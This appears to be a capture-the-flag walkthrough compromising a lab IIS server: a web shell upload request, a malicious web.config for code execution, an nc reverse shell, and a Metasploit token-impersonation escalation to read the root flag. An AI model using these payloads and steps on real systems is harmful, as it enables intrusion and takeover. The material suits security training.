
1. **ASPX**: ASP.NET Web Forms file, used for creating dynamic web pages.
2. **ASCX**: ASP.NET Web User Control file, used for creating reusable components.
3. **ASAX**: ASP.NET application file, often used for application-level events.
4. **ASHX**: ASP.NET HTTP handler file, used for handling raw HTTP requests.
5. **CONFIG**: Configuration file, typically used for application settings (e.g., web.config, app.config).
6. **CS**: C# source code file.
7. **VB**: Visual Basic .NET source code file.
8. **RESX**: Resource file, used for managing resources like strings and images.
9. **DLL**: Dynamic Link Library, used to store compiled code that can be used by applications.
10. **SVC**: WCF service file, used for defining Windows Communication Foundation services.
11. **EDMX**: Entity Data Model file, used with E↓y Framework for data modeling.



```
POST /TRANSFER.ASPX HTTP/1.1
Host: 10.10.10.93
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.10.93/TRANSFER.ASPX
Content-Type: multipart/form-data;
boundary=---------------------------119363558610036940602583466691
Content-Length: 879
Origin: http://10.10.10.93
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----------------------------119363558610036940602583466691
Content-Disposition: form-data; name="__VIEWSTATE"

/wEPDwUKMTI3ODM5MzQ0Mg9kFgICAw8WAh4HZW5jdHlwZQUTbXVsdGlwYXJ0L2Zvcm0tZGF0YRYCAgUPDxYGHgRUZXh0B
R5JbnZhbGlkIEZpbGUuIFBsZWFzZSB0cnkgYWdhaW4eCUZvcmVDb2xvcgqNAR4EXyFTQgIEZGRk3TqR0jjEHP/vTPpqzB
Z2W2YumDg=
-----------------------------119363558610036940602583466691
Content-Disposition: form-data; name="__EVENTVALIDATION"

/wEWAgKMqsz3BALt3oXMA3xvpJ3Q5MRUuhv1ihp3XgmVj+17
-----------------------------119363558610036940602583466691
Content-Disposition: form-data; name="FileUpload1"; filename="WEBSHELL.config"
Content-Type: application/octet-stream

<?php system($_GET["cmd"]); ?>

-----------------------------119363558610036940602583466691
Content-Disposition: form-data; name="btnUpload"

Upload
-----------------------------119363558610036940602583466691--
```

```
Date: Wed, 10 Jul 2024 11:40:45 GMT
Content-Length: 1110



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" >
  <head id="Head1">
    <title>
      Secure File Transfer
    </title>
  </head>
  <body>
    <form name="form1" method="post" action="TRANSFER.ASPX" id="form1" enctype="
    multipart/form-data">
      <div>
        <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="
        /wEPDwUKMTI3ODM5MzQ0Mg9kFgICAw8WAh4HZW5jdHlwZQUTbXVsdGlwYXJ0L2Zvcm0tZGF0YRYCAgUPDxYGH
        gRUZXh0BRtGaWxlIHVwbG9hZGVkIHN1Y2Nlc3NmdWxseS4eCUZvcmVDb2xvcgpPHgRfIVNCAgRkZGRdKEQ1L8
        yee7jBxcw6bodU2Gdqeg==" />
      </div>

      <div>

        <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="
        /wEWAgKPm7ZiAu3ehcwDFzl8LpmVMvvTuCb7gdSdyVUB5kQ=" />
      </div>
      <div>
        <input type="file" name="FileUpload1" id="FileUpload1" />
        <input type="submit" name="btnUpload" value="Upload" onclick="return ValidateFile();"
         id="btnUpload" />
        <br />
        <span id="Label1" style="color:Green;">
          File uploaded successfully.
        </span>
      </div>
    </form>
  </body>
</html>
```

3) Found a way to exploit config



iis config upload exploit


About 3,45,000 results (0.32 seconds)

ivoidwarranties.tech
https://www.ivoidwarranties.tech › posts › pentesting-tuts

IIS - Web.config File Exploit - KSEC ARK

Abusing error pages or URL rewrite rules to redirect users or deface the website: When the **uploaded** files such as PDF or JavaScript files are in use directly by ...


4) Got rce
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Upload%20Insecure%20Files/Configuration%20IIS%20web.config/web.config



```
\\BOUNTY\IUSR10.10.10.93


The server's port:
80



The server's software:
Microsoft-IIS/7.5



The server's software:
10.10.10.93bounty\merlin
```

Exploitation


1) Got reverse shell



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.10.93] 49158
ls


    Directory: C:\windows\system32\inetsrv


Mode                LastWriteTime     Length Name

----                -------------     ------ ----

d----         5/30/2018   4:14 AM            config

d----         5/30/2018   5:18 AM            en-US

-a---         7/14/2009   4:38 AM     193536 appcmd.exe

-a---         6/10/2009  11:33 PM       3654 appcmd.xml

-a---         7/14/2009   4:40 AM     189952 AppHostNavigators.dll

-a---         7/14/2009   4:40 AM      65536 apphostsvc.dll

-a---         7/14/2009   4:40 AM     382464 appobj.dll

-a---         7/14/2009   4:40 AM     533504 asp.dll

-a---         7/13/2009  11:50 PM      22196 asp.mof

-a---         7/14/2009   4:38 AM     229376 aspnetca.exe
```


Privilege Escalation

1) Found impersonate privileges



```
PS C:\Users\Public\Downloads> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\Users\Public\Downloads>
```

2) Exploited it



```
msf6 exploit(windows/local/ms16_075_reflection_juicy) > set session 2
session => 2
msf6 exploit(windows/local/ms16_075_reflection_juicy) > run

[*] Started reverse TCP handler on 10.10.14.19:4444
[+] Target appears to be vulnerable (Windows 2008 R2)
[*] Launching notepad to host the exploit...
[+] Process 2704 launched.
[*] Reflectively injecting the exploit DLL into 2704...
[*] Injecting exploit into 2704...
[*] Exploit injected. Injecting exploit configuration into 2704...
[*] Configuration injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (176198 bytes) to 10.10.10.93
[*] Meterpreter session 4 opened (10.10.14.19:4444 -> 10.10.10.93:49169) at 2024-07-10 18:01:13 +0530

shell
meterpreter > shell
Process 1692 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd \Users\Administrator\Desktop
cd \Users\Administrator\Desktop

C:\Users\Administrator\Desktop>cat root.txt
cat root.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator\Desktop>type root.txt
type root.txt
f42f17d32d546a4c1c281cc88f0f624f

C:\Users\Administrator\Desktop>
```